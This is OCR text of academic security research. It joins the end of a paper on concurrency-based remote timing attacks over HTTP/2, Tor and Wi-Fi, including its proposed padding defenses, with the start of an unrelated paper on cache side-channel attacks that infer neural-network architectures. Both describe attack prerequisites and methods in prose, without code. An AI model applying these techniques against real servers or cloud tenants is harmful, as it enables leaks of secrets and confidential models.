Throughout this paper we have shown that our concurrency-based timing attacks are not affected by network jitter and therefore perform significantly better than sequential timing attacks. For the attacks leveraging HTTP/2, we found that the performance is comparable to running them locally from the system the web server is hosted on. Moreover, for the attack on the EAP-pwd authentication method, the concurrency-based timing attacks allow us to abuse a timing leak that was considered infeasible to exploit. Motivated by these impactful findings, in this section we discuss the prerequisites that, when present, can make applications susceptible to concurrency-based timing attacks. Finally, we propose and evaluate various generic defenses.

6.1 Attack prerequisites

Based on our evaluations that were presented throughout this paper, we determine three factors that indicate whether an application may be susceptible to concurrent timing attacks.

1. Simultaneous arrival The first prerequisite is that there needs to be a mechanism available that can be leveraged to ensure that two requests arrive simultaneously at the server. Typically, this will require both requests to be coalesced into a single network packet either directly, e. g. two requests in a single TCP packet for HTTP/2, or by means of an intermediate carrier, such as Tor. We believe that several other network protocols can enable this prerequisite: for instance, HTTP/3 also supports multiplexing of requests and responses, but works over UDP instead of TCP (we did not evaluate this protocol as it is not yet widely deployed or implemented). Furthermore, network tunnels such as VPN and SOCKS may encapsulate packets, allowing packets on two different connections to be coalesced into a single packet on a single connection, similar to the technique we applied to Tor onion services.

2. Concurrent execution As soon as two requests arrive at the target server, they need to be processed concurrently, ideally with as little time in between them as possible. For the protocols, this means that either multiplexing needs to be supported, as is the case with HTTP/2, or multiple connections need to be used, as we did in case of Tor.

3. Response order An adversary launching concurrency-based timing attacks will leverage the order in which the responses are returned. As such, the order needs to correctly reflect the difference in execution time: if the first request takes longer to process than the second, its response should be generated last. Furthermore, this implies that the difference in execution time of a request-pair reveals information about a secret. Throughout this paper we leveraged a baseline request, which has a known execution time (e. g., a search query for a bogus term); by determining the difference (or similarity) in execution time, we can directly infer information about a secret.

We consider it an interesting avenue for future work to perform a comprehensive survey of network protocols to evaluate whether they provide or enable these prerequisites, and thus make applications susceptible to concurrency-based timing attacks.

6.2 Limitations

In the concurrency-based timing attacks, the adversary relies solely on the order in which responses are returned. This reduces the granularity of timing information that is obtained, compared to sequential timing attacks where absolute timing is used, and thus could pose certain restrictions on the attacks that can be executed. For instance, consider the attack scenario where the timing of a search query is related to the number of returned results. In a sequential timing attack, the adversary would observe higher measurements (barring jitter) for queries returning more results, and from this may be able to estimate the number of search results. Achieving the same with concurrency-based timing attacks is more complicated: instead of inferring the number of search results directly from the timing measurements, the adversary would need to leverage several baseline queries that return a known number of results. When the (target, baseline) request-pair is returned in an equally distributed order, i. e. the target response is received as many times before the baseline response as it is received after, this indicates that the target query returns the same number of results as for the specific baseline request that was used. Note that if the adversary is unable to construct baseline requests that return a given number of search results, it would be infeasible to perform the timing attack by levering concurrency.

For operations that need to be performed sequentially, e. g. the different steps of a cryptographic handshake or the deciphering of a block that depends on the outcome of the previous block, there is no concurrency at the protocol level. In such cases, the adversary would need to leverage the coalescence of packets at the transport layer. For example, for TLS it is not possible to initiate multiple concurrent handshakes over a single TCP connection. As such, to exploit a (hypothetical) timing side-channel leak in the TLS handshake using

concurrency-based attacks, an adversary would need to start two separate TCP connections. Additionally, to ensure that these arrive simultaneously, the requests with the payload should be encapsulated and coalesced at the network layer, e. g. as we showed with the attacks against Tor hidden services and over Wi-Fi.

6.3 Defenses

The most effective counter-measure against timing attacks is to ensure constant time execution. However, this can be very difficult to implement, or virtually impossible, especially for complex applications that rely on third-party components. In this section we propose various defenses that focus on reducing the performance of concurrency-based timing attacks to the that of sequential timing attacks. The defenses that we describe are generic, and can be applied regardless of the application domain.

A straightforward defense is adding a random delay on incoming requests. To mimic network conditions where the standard deviation of the jitter is 1ms (comparable to what we found on a EU-EU network connection), this delay can be sampled uniformly at random from the range $[0, \sqrt{12}]$ms[8], resulting in an average delay of $\approx$1.73ms for every request.

However, only requests that arrive simultaneously at the server need to be padded because all others are subjected to network jitter. To evaluate what percentage of requests would thus need to be delayed in a real-world setting, we performed a simulation based on the crawling data of HTTPArchive. This dataset contains detailed information on 403 million requests that were made while visiting over 4 million web pages with the Chrome browser. For our simulation, we only considered HTTP/2 requests, in total 237 million (58.82%), made to over 2 million different hosts. We considered two requests to be concurrent if they were made within 10ms. Note that this is an overestimation, as we wanted to account for requests that may be coalesced on the network layer. If the server has more knowledge on how the request was transported, the length of the timeframe in which requests are considered concurrent can be significantly reduced. With this improvement, a random padding would still need to be added to 90.95% of the incoming requests according to our simulation. This means that websites are making extensive use of the multiplexing capabilities of HTTP/2.

A further improvement that can be made is to only add padding to concurrent requests to the same endpoint, or to endpoints that have a similar processing time. To estimate the percentage of requests that would be affected by this, we first compute the average processing time for all endpoints on every host by determining the timing difference between sending the request and the arrival of the first byte of the response. This reduces the number of requests that require padding to 69.81%. By further exploring the requests, we find that most requests with a similar processing time are to static resources.We determined a resource to be static based on the `Cache-Control` and `Expires` headers. With these three improvements, we found that in our simulation in total 20.86% of the requests require padding. Note that this should be considered an upper bound, as not all requests that we considered as concurrent will actually be coalesced in a single packet. When all improvements were applied, we find that 67.53% of the hosts had to apply padding on at most 5% of their requests. For completeness, in Appendix C we show a CDF with the percentage of requests that need to be padded.

Finally, to defend browser users against concurrency-based timing attacks, e. g., in a cross-site attack scenario, a possible defense is to ensure that different requests are not coalesced in a single packet. In a practical setting, this would mean that although the TCP sending window may cause the network stack to buffer data sent by the application, the packets that are sent out never contain more data than what was sent by the application. Essentially, this comes down to disabling Nagle's algorithm. As a result, every request would be sent in a separate TCP packet. Alternatively, packets containing a single request could be padded to the MTU to prevent the network stack and any intermediaries on the path between the client and the server from coalescing two requests in a single packet. Another option is to ensure that the order in which the responses are received, is not observable by the attacker code in the browser, e. g., by leveraging deterministic timing, as proposed by Cao et al. [13]. Note that approaches that limit the accuracy of timers available in the browser [31, 45], are ineffective in defending against concurrency-based timing attacks.

7 Conclusion

With classical timing attacks, an adversary sequentially collects a series of measurements and then applies statistical analysis to try to infer secret information. In this paper, we introduce a new paradigm of performing remote timing attacks that infers secrets based on the order in which two concurrently executed tasks finish. By using a combination of request multiplexing and coalescing of packets, we show how it is possible to ensure that two requests arrive simultaneously at the targeted server. As a direct result, the difference in time when the requests are processed is completely unaffected by network conditions. As we describe in our theoretical model and later show through practical measurements, our concurrency-based remote timing attacks are not subjected to network jitter and thus have a performance comparable to that of an attacker on the local system.

[8] The standard deviation of a uniform distribution $[a,b]$ is $(b-a)/\sqrt{12}$. So to simulate a jitter of 1ms we can uniformly pick a delay from $[0, \sqrt{12}]$.

Acknowledgments

We would like to thank our shepherd, Yossi Oren, and the anonymous reviewers for their valuable feedback. This work was partially supported by the Center for Cyber Security at New York University Abu Dhabi (NYUAD) and an NYUAD REF-2018 award. Mathy Vanhoef holds a Postdoctoral fellowship from the Research Foundation Flanders (FWO).

References

[1] Onur Aciiçmez, Werner Schindler, and Çetin K Koç. Improving brumley and boneh timing attack on unprotected SSL implementations. In *CCS*, 2005.

[2] Nadhem J Al Fardan and Kenneth G Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *IEEE S&P*, pages 526–540. IEEE, 2013.

[3] Mark Allman, Vern Paxson, and Ethan Blanton. Requirements for Internet Hosts - Communication Layers. RFC 5681, September 2009.

[4] Alberto Bartoli, Eric Medvet, and Filippo Onesti. Evil twins and WPA2 enterprise. *Comput. Secur.*, May 2018.

[5] Christopher Baus. TCP_CORK: More than you ever wanted to know. `https://baus.net/on-tcp_cork/`, April 2005.

[6] Daniel J Bernstein. Cache-timing attacks on AES. 2005.

[7] Andrew Bortz and Dan Boneh. Exposing private information by timing web applications. In *WWW*, 2007.

[8] Robert T. Braden. Requirements for Internet Hosts - Communication Layers. RFC 1122, October 1989.

[9] Sebastian Brenza, Andre Pawlowski, and Christina Pöpper. A practical investigation of identity theft vulnerabilities in eduroam. In *WiSec*, 2015.

[10] Eric Brier, Jean-Sébastien Coron, Thomas Icart, David Madore, Hugues Randriam, and Mehdi Tibouchi. Efficient indifferentiable hashing into ordinary elliptic curves. In *Advances in Cryptology (CRYPTO)*, 2010.

[11] Billy Bob Brumley and Nicola Tuveri. Remote timing attacks are still practical. In *European Symposium on Research in Computer Security*. Springer, 2011.

[12] David Brumley and Dan Boneh. Remote timing attacks are practical. *Computer Networks*, 48(5):701–716, 2005.

[13] Yinzhi Cao, Zhanhao Chen, Song Li, and Shujiang Wu. Deterministic browser. In *CCS*, pages 163–178, 2017.

[14] Zhen Cao, Baohong He, Yang Shi, Qin Wu, and Glen Zorn. EAP extensions for the EAP re-authentication protocol (ERP). RFC 6696, 2012.

[15] Scott A Crosby, Dan S Wallach, and Rudolf H Riedi. Opportunities and limits of remote timing attacks. *ACM TISSEC*, 12(3):17, 2009.

[16] Nik Cubrilovic. RockYou hack: From bad to worse. `https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords/`, 2009.

[17] Ana Custura, Gorry Fairhurst, and Iain Learmonth. Exploring usable path MTU in the internet. In *2018 Network Traffic Measurement and Analysis Conference (TMA)*, pages 1–8. IEEE, 2018.

[18] Andy Davies. Tracking HTTP/2 prioritization issues. `https://github.com/andydavies/http2-prioritization-issues`, 2019.

[19] Chris Evans. Cross-domain search timing. `https://scarybeastsecurity.blogspot.com/2009/12/cross-domain-search-timing.html`, December 2009.

[20] Edward W Felten and Michael A Schneider. Timing attacks on web privacy. In *CCS*, pages 25–32, 2000.

[21] Gertjan Franken, Tom Van Goethem, and Wouter Joosen. Who left open the cookie jar? A comprehensive evaluation of third-party cookie policies. In *USENIX Security*, pages 151–168, 2018.

[22] Nethanel Gelernter and Amir Herzberg. Cross-site search attacks. In *CCS*, pages 1394–1405, 2015.

[23] Dan Harkins. Improved Extensible Authentication Protocol Using Only a Password. Internet-Draft draft-harkins-eap-pwd-prime-00, Internet Engineering Task Force, July 2019. Work in Progress.

[24] Dan Harkins and G. Zorn. Extensible authentication protocol (EAP) authentication using only a password. RFC 5931, August 2010.

[25] Joshua Hill. An analysis of the RADIUS authentication protocol. `https://www.untruth.org/~josh/security/radius/radius-auth.html0`, 2001.

[26] HTTPArchive. Web almanac: HTTP/2. `https://almanac.httparchive.org/en/2019/http2`, 2019.

[27] IEEE Std 802.11. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Spec*, 2016.

[28] Kevin M. Igoe. Re: [Cfrg] status of DragonFly. https://www.ietf.org/mail-archive/web/cfrg/current/msg03264.html, December 2012.

[29] Alexander Klink and Julian Wälde. Effective DoS attacks against web application plattforms. https://fahrplan.events.ccc.de/congress/2011/Fahrplan/attachments/2007_28C3_Effective_DoS_on_web_application_platforms.pdf, 2007.

[30] Paul C Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *CRYPTO*, pages 104–113. Springer, 1996.

[31] David Kohlbrenner and Hovav Shacham. Trusted browsers for uncertain times. In *USENIX Security*, 2016.

[32] Michael Kurth, Ben Gras, Dennis Andriesse, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. NetCAT: Practical cache attacks from the network. In *IEEE S&P*, 2020.

[33] Linux. tcp(7) - Linux man page. https://linux.die.net/man/7/tcp, 2007.

[34] Patrick McManus. Sockettransportservice socket limits. https://bugzilla.mozilla.org/show_bug.cgi?id=1260218, March 2016.

[35] Patrick Meenan. Better HTTP/2 prioritization for a faster web. https://blog.cloudflare.com/better-http-2-prioritization-for-a-faster-web/, May 2019.

[36] Rowan Merewood. SameSite cookies explained. https://web.dev/samesite-cookies-explained, 2019.

[37] Christopher Meyer and Jörg Schwenk. Lessons learned from previous SSL/TLS attacks-a brief chronology of attacks and weaknesses. *IACR Cryptology ePrint Archive*, 2013:49, 2013.

[38] Christopher Meyer, Juraj Somorovsky, Eugen Weiss, Jörg Schwenk, Sebastian Schinzel, and Erik Tews. Revisiting SSL/TLS implementations: New bleichenbacher side channels and attacks. In *USENIX Security*, 2014.

[39] Open System Consultants. RadSec: a secure, reliable RADIUS protocol. http://www.open.com.au/radiator/radsec-whitepaper.pdf, 2012.

[40] Roberto Peon and Herve Ruellan. HPACK: Header compression for HTTP/2. *Internet Requests for Comments, RFC Editor, RFC*, 7541, 2015.

[41] Renwa. Bypass SameSite cookies default to Lax and get CSRF. https://medium.com/@renwa/bypass-samesite-cookies-default-to-lax-and-get-csrf-343ba09b9f2b, January 2020.

[42] Stephen Röttger. Issue 843157: Security: leak cross-window request timing by exhausting connection pool. https://bugs.chromium.org/p/chromium/issues/detail?id=843157, May 2016.

[43] Iskander Sanchez-Rola, Davide Balzarotti, and Igor Santos. Bakingtimer: privacy analysis of server-side request processing time. In *ACSAC*, pages 478–488, 2019.

[44] Iskander Sanchez-Rola, Igor Santos, and Davide Balzarotti. Clock around the clock: time-based device fingerprinting. In *CCS*, pages 1502–1514, 2018.

[45] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic timers and where to find them: high-resolution microarchitectural attacks in JavaScript. In *International Conference on Financial Cryptography and Data Security*, pages 247–267. Springer, 2017.

[46] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. Netspectre: Read arbitrary memory over network. In *European Symposium on Research in Computer Security*. Springer, 2019.

[47] Michael Smith, Craig Disselkoen, Shravan Narayan, Fraser Brown, and Deian Stefan. Browser history re: visited. In *USENIX WOOT*, 2018.

[48] Wright Stevens. Tcp slow start, congestion avoidance, fast retransmit, and fast recovery algorithms. 1997.

[49] The Chromium Projects. SameSite updates. https://www.chromium.org/updates/same-site, 2020.

[50] Tatsuhiro Tsujikawa. Nghttp2: HTTP/2 C library. https://nghttp2.org/, February 2015.

[51] Tom Van Goethem, Wouter Joosen, and Nick Nikiforakis. The clock is still ticking: Timing attacks in the modern web. In *CCS*, pages 1382–1393, 2015.

[52] Anne van Kesteren. Fetch - living standard. https://fetch.spec.whatwg.org/, January 2020.

[53] Mathy Vanhoef and Frank Piessens. Advanced Wi-Fi attacks using commodity hardware. In *ACSAC*, 2014.

[54] Mathy Vanhoef and Eyal Ronen. Dragonblood: Analyzing the Dragonfly handshake of WPA3 and EAP-pwd. In *IEEE S&P*. IEEE, 2020.

[55] Mathy Vanhoef and Tom Van Goethem. HEIST: HTTP encrypted information can be stolen through TCP-windows. In *Black Hat US Briefings*, 2016.

[56] Pepe Vila and Boris Köpf. Loophole: Timing attacks on shared event loops in chrome. In *USENIX Security*, pages 849–864, 2017.




Figure 6: Distribution of how the timing of requests differs from the mean, observed from our university's network.




Figure 7: Distribution of response times of baseline (100μs) and target (150μs) requests to the EU server.

[57] Wi-Fi Alliance. WPA3 specification version 1.0. `https://wi-fi.org/file/wpa3-specification`, April 2018.

[58] Klaas Wierenga, Mike McCauley, Stefan Winter, and Stig Venaas. Transport Layer Security (TLS) Encryption for RADIUS. RFC 6614, May 2012.

A Negative result: concurrent timing attacks against HTTP/1.1

The most popular communication protocol used on the web is HTTP. Over the several decades that it has existed, many improvements have been made, for instance keeping connection alive since HTTP/1.1, allowing multiple requests to be made over the same connection. However, version 1.1 still suffered from a significant performance drawback, namely head-of-line (HOL) blocking, which prevented user agents from sending multiple concurrent requests over the same TCP connection. As a result, the sequence of responses will always be the same sequence as those of the associated requests. The primary way to overcome the consequences of HOL blocking is to initiate multiple TCP connections to the server. Although this allows multiple requests to be processed concurrently, there is no guarantee that when the requests are sent at the same time, i. e., in very rapid succession, these will also arrive at the server at the same time. The jitter values incurred when sending the different requests are largely independent from each other, and thus both affect the time at which the server starts processing them, which in turn affects the order in which they are returned.

To evaluate the impact of network-based jitter and the potential improvements of measuring the timing of two concurrent requests, we performed several measurements. We set up two HTTP/1.1 web servers on two Amazon EC2 C5 instances, one in central Europe, and one on the US east coast. In Figure 6, we show the distribution of how much the timing of each request to the same endpoint differs from the mean, for both instances, based on two million measurements per instance. This clearly shows that the variance is significantly higher for the requests targeting the web server in the US (average RTT: 118.11ms, standard deviation: 1.71ms), compared to the requests to the EU server (average RTT: 24.50ms, standard deviation: 1.03ms).

To evaluate how this variance of response times affects the capabilities of an adversary to infer secret information based on the execution time of a request, we made requests to a PHP file, which would idle for a defined period before returning a response, using the `time_nanosleep()` function. We used a baseline of 100μs, and then obtained measurements for increments of the baseline ranging from 50ns to 50μs, using the Python aiohttp library; we measured the elapsed timing using `time.time_ns`, which has nanosecond resolution. We altered between a baseline request and a request with an increased timing. For each increment value, we obtained 160,000 measurements. Next we applied the box test [15], to determine the number of requests an attacker would need to distinguish a difference in execution time for the varying increments compared to the baseline, with an accuracy of at least 95%. We found that for the EU server, a timing difference of 20μs could be determined with 4,333 requests; for the US-based server,the attack was unsuccessful (based on the 10,000 upper bound we imposed). A timing difference of 50μs required at least 1,580 requests for the EU-server, and 3,198 measurements for the server based in the US. Figure 7 shows the distribution of the requests with a 50μs timing difference to the EU server, indicating a large overlap with the baseline request, but still an observable shift.

Finally, we evaluated whether concurrency using multiple connections in HTTP/1.1 could be used to improve the measurements. For this, we set up two concurrent connections to the targeted server, again using the Python aiohttp package, and sent two requests at the same time, one to the baseline endpoint, and one alternating between the baseline and the endpoint with increased processing time. We then subtracted the timing of each pair of concurrent requests. Interestingly, we found that this differential timing technique leveraging concurrency performed worse than the basic attack: for the EU server, it was no longer possible to distinguish a timing difference of 20μs. Moreover, a timing difference of 50μs required at least 4,752 measurements to this server, consisting of

		Timing difference							
Attack type	*Connection*	200ns	500ns	1µs	2µs	5µs	10µs	20µs	50µs
Concurrent	Misc. (Internet)	-	45,192	33,394	20,022	2,382	980	313	34
Sequential	Europe - Europe	-	-	-	-	-	-	-	2,711
	Europe - East US	-	-	-	-	-	-	-	12,588
	Europe - South-East Asia	-	-	-	-	-	-	-	-
	VM-VM (LAN)	-	-	29,935	2,333	93	39	33	23
	localhost	-	26,104	6,500	1,087	158	35	22	17

Table 2: The average number of requests or request-pairs required to perform a successful timing attack with at least 95% accuracy against an Apache webserver.




Figure 8: Distribution of the difference in response time for concurrently launched requests to the baseline (100μs) and target (150μs) endpoints hosted on the EU server.

two requests each, a six-fold increase compared to the typical attack. The distribution of these measurements is displayed in Figure 8, showing that the two distributions are more difficult to distinguish, compared to the distributions shown in Figure 7. For the US server, the attack only achieved an accuracy of 82.14% for the imposed upper limit of 10,000 requests. We believe that the reason for this degraded performance is that the jitter values are no longer independent, but are affected by the concurrent request. More precisely, requests can not be sent completely concurrently on the network along the same path: only a single request can be put on the wire at once. Consequently, the request that is sent last will also be subjected to the jitter incurred when sending the first request.

B HTTP/2 measurements for Apache

In Table 2, we show the number of requests or request-pairs that are needed to perform a timing attack against an Apache2 web server with at least 95% accuracy. For smaller timing differences (500ns - 1µs), we can see that the concurrency-based timing attacks perform similarly to a sequential attack on the local network. For timing differences between 2µs and 20µs, the concurrency-based attacks require more requests. This can be attributed to the increased processing time required to handle requests in Apache2 (as compared to nginx), resulting in higher jitter values. Presumably, this is amplified for concurrency-based attacks because here two requests arrive (instead of just one with the sequential attacks).

C Overhead of defenses per host




Figure 9: CDF of the percentage of requests that had to be padded for the three defenses discussed in Section 6.3.

In Figure 9, we show the cumulative distribution function (CDF) for the three variations of defenses that were introduced in Section 6.3: 1) padding all requests that arrived concurrently at the server, 2) only padding requests when within the set of concurrent requests, there is a request with a similar processing time, and 3) using the same optimization but not adding padding to requests for static resources. The CDF shows that for the third defense, more than half of the hosts would not incur any overhead from the defense. The other two defenses perform significantly worse: for half of the hosts random padding needs to be added to at least 90.91% and 62.16% of the requests, respectively.

Cache Telepathy: Leveraging Shared Resource Attacks to Learn DNN Architectures

Mengjia Yan
myan8@illinois.edu
University of Illinois at Urbana-Champaign

Christopher W. Fletcher
cwfletch@illinois.edu
University of Illinois at Urbana-Champaign

Josep Torrellas
torrella@illinois.edu
University of Illinois at Urbana-Champaign

Abstract

Deep Neural Networks (DNNs) are fast becoming ubiquitous for their ability to attain good accuracy in various machine learning tasks. A DNN's architecture (i.e., its hyper-parameters) broadly determines the DNN's accuracy and performance, and is often confidential. Attacking a DNN in the cloud to obtain its architecture can potentially provide major commercial value. Further, attaining a DNN's architecture facilitates other existing DNN attacks.

This paper presents *Cache Telepathy*: an efficient mechanism to help obtain a DNN's architecture using the cache side channel. The attack is based on the insight that DNN inference relies heavily on tiled GEMM (Generalized Matrix Multiply), and that DNN architecture parameters determine the number of GEMM calls and the dimensions of the matrices used in the GEMM functions. Such information can be leaked through the cache side channel.

This paper uses Prime+Probe and Flush+Reload to attack the VGG and ResNet DNNs running OpenBLAS and Intel MKL libraries. Our attack is effective in helping obtain the DNN architectures by very substantially reducing the search space of target DNN architectures. For example, when attacking the OpenBLAS library, for the different layers in VGG-16, it reduces the search space from more than 5.4×10^{12} architectures to just 16; for the different modules in ResNet-50, it reduces the search space from more than 6×10^{46} architectures to only 512.

1 Introduction

For the past several years, Deep Neural Networks (DNNs) have increased in popularity thanks to their ability to attain high accuracy and performance in a multitude of machine learning tasks — e.g., image and speech recognition [26, 63], scene generation [45], and game playing [51]. An emerging framework that provides end-to-end infrastructure for using DNNs is Machine Learning as a Service (MLaaS) [2, 19]. In MLaaS, trusted clients submit DNNs or training data to MLaaS service providers (e.g., an Amazon or Google datacenter). Service providers host the DNNs, and allow remote *untrusted* users to submit queries to the DNNs for a fee.

Despite its promise, MLaaS provides new ways to undermine the privacy of the hosted DNNs. An adversary may be able to learn details of the hosted DNNs beyond the official query APIs. For example, an adversary may try to learn the DNN's architecture (i.e., its *hyper-parameters*). These are the parameters that give the network its shape, such as the number and types of layers, the number of neurons per layer, and the connections between layers.

The architecture of a DNN broadly determines the DNN's accuracy and performance. For this reason, obtaining it often has high commercial value. Furthermore, once a DNN's architecture is known, other attacks are possible, such as the model extraction attack [55] (which obtains the weights of the DNN's edges), and the membership inference attack [39, 49] (which determines whether an input was used to train the DNN).

Yet, stealing a DNN's architecture is challenging. DNNs have a multitude of hyper-parameters, which makes brute-force guesswork unfeasible. Moreover, the DNN design space has been growing with time, which is further aggravating the adversary's task.

This paper demonstrates that despite the large search space, attackers can quickly reduce the search space of DNN architectures in the MLaaS setting using the cache side channel. Our insight is that DNN inference relies heavily on tiled GEMM (Generalized Matrix Multiply), and that DNN architecture parameters determine the number of GEMM calls and the dimensions of the matrices used in the GEMM functions. Such information can be leaked through the cache side channel.

We present an attack that we call *Cache Telepathy*. It is the first cache side channel attack targeting modern DNNs on general-purpose processors (CPUs). The reason for targeting CPUs is that CPUs are widely used for DNN inference in existing MLaaS platforms, such as Facebook's [25] and Amazon's [4].

We demonstrate our attack by implementing it on a state-of-the-art platform. We use Prime+Probe and Flush+Reload to attack the VGG and ResNet DNNs running OpenBLAS and Intel MKL libraries. Our attack is effective at helping obtain the architectures by very substantially reducing the search space of target DNN architectures. For example, when attacking the OpenBLAS library, for the different layers in VGG-16, it reduces the search space from more than 5.4×10^{12} architectures to just 16; for the different modules in ResNet-50, it reduces the search space from more than 6×10^{46} architectures to only 512.

This paper makes the following contributions:

1. It provides a detailed analysis of the mapping of DNN hyper-parameters to the number of GEMM calls and their arguments.
2. It implements the first cache-based side channel attack to extract DNN architectures on general purpose processors.
3. It evaluates the attack on VGG and ResNet DNNs running OpenBLAS and Intel MKL libraries.

2 Background

2.1 Deep Neural Networks

Deep Neural Networks (DNNs) are a class of Machine Learning (ML) algorithms that use a cascade of multiple layers of nonlinear processing units for feature extraction and transformation [35]. There are several major types of DNNs in use today, two popular types being fully-connected neural networks (or multi-layer perceptrons) and Convolutional Neural Networks (CNNs).

DNN Architecture The *architecture* of a DNN, also called the *hyper-parameters*, gives the network its shape. DNN hyper-parameters considered in this paper are:

a) Total number of layers.

b) Layer types, such as fully-connected, convolutional, or pooling layer.

c) Connections between layers, including sequential and non-sequential connections such as shortcuts. Non-sequential connections exist in recent DNNs, such as ResNet [26]. For example, instead of directly using the output from a prior layer as the input to a later layer, a shortcut involves summing up the outputs of two prior layers and using the result as the input for a later layer.

d) Hyper-parameters for each layer. For a fully-connected layer, this is the number of neurons in that layer. For a convolutional layer, this is the number of filters, the filter size, and the stride size.

e) The activation function in each layer, e.g., `relu` and `sigmoid`.

DNN Weights The computation in each DNN layer involves many multiply-accumulate operations (MACCs) on input neurons. The DNN *weights*, also called *parameters*, specify operands to these multiply-accumulate operations. In a fully-connected layer, each edge out of a neuron is a MACC with a weight; in a convolutional layer, each filter is a multi-dimensional array of weights, which is used as a sliding window that computes dot products over input neurons.

DNN Usage DNNs usage has two distinct phases: training and inference. In training, the DNN designer starts with a network architecture and a training set of labeled inputs, and tries to find the DNN weights to minimize mis-prediction error. Training is generally performed offline on GPUs and takes a relatively long time to finish, typically hours or days [12, 25]. In inference, the trained model is deployed and used to make real-time predictions on new inputs. For good responsiveness, inference is generally performed on CPUs [4, 25].

2.2 Prior Privacy Attacks Need the DNN Architecture

To gain insight into the importance of DNN architectures, we discuss prior DNN privacy attacks [39, 49, 55, 59]. There are three types of such attacks, each with a different goal. All of them require knowing the victim's DNN architecture. In the following, we refer to the victim's network as the oracle network, its architecture as the oracle DNN architecture, and its training data set as the oracle training data set.

In the *model extraction attack* [55], the attacker tries to obtain a network that is close enough to the oracle network. It assumes that the attacker knows the oracle DNN architecture at the start, and tries to estimate the weights of the oracle network. The attacker creates a synthetic data set, requests the classification results from the oracle network, and uses such results to train a network that uses the oracle architecture.

The *membership inference attack* [39, 49] aims to infer the composition of the oracle training data set, which is expressed as the probability of whether a data sample exists in the training set or not. This attack also requires knowledge of the oracle DNN architecture. Attackers create multiple synthetic data sets and train multiple networks that use the oracle architecture. Then, they run the inference algorithm on these networks with some inputs in their training sets and some not in their training sets. They then compare the results to find the patterns in the output of the data in the training sets. The pattern information is used to infer the composition of the oracle training set. Specifically, given a data sample, they run the inference algorithm of the oracle network, obtain the output and check whether the output matches the pattern obtained before. The more the output matches the pattern, the more likely the data sample exists in the oracle training set.

The *hyper-parameter stealing attack* [59] steals the loss function and regularization term used in ML algorithms, in-

cluding DNN training and inference. This attack also relies on knowing the oracle DNN architecture. During the attack, attackers leverage the model extraction attack to learn the DNN's weights. They then find the loss function that minimizes the training misprediction error.

2.3 Cache-based Side Channel Attacks

In a cache-based side channel attack, the attacker infers a secret from the victim by observing the side effects of the victim's cache behavior. Recently, multiple variations of cache-based side channel attacks have been proposed. Flush+Reload [69] and Prime+Probe [38, 43] are two powerful ones. Flush+Reload requires that the attacker share security-sensitive code or data with the victim. This sharing can be achieved by leveraging the page de-duplication technique. In an attack, the attacker first performs a `clflush` operation to the shared cache line, to push it out of the cache. It then waits to allow the victim to execute. Finally, it re-accesses the same cache line and measures the access latency. Depending on the latency, it learns whether the victim has accessed the shared line.

Prime+Probe does not require page sharing. It is more practical than Flush+Reload as most cloud providers disable page de-duplication for security purposes [58]. The attacker constructs a collection of addresses, called conflict addresses, which map to the same cache set as the victim's line. In an attack, the attacker first accesses the conflict addresses to cause cache conflicts with the victim's line, and evict it from the cache. After waiting for an interval, it re-accesses the conflict addresses and measures the access latency. The latency is used to infer if the victim has accessed the line.

2.4 Threat Model

This paper develops a cache-timing attack that quickly reduces the search space of DNN architectures. The attack relies on the following standard assumptions.

Black-box Access We follow a black-box threat model in an MLaaS setting similar to [55]. In a black-box attack, the DNN model is only accessible to attackers via an official query interface. Attackers do not have prior knowledge about the target DNN, including its hyper-parameters, weights and training data.

Co-location We assume that the attacker process can use techniques from prior work [7, 8, 14, 46, 57, 66, 73] to co-locate onto the same processor chip as the victim process running DNN inference. This is feasible, as current MLaaS jobs are deployed on shared clouds. Note that recent MLaaS, such as Amazon SageMaker [3] and Google ML Engine [18] allow users to upload their own code for training and inference, instead of using pre-defined APIs. In this case, attackers can disguise themselves as an MLaaS process and the cloud scheduler will have difficulty in separating attacker processes from victim processes.

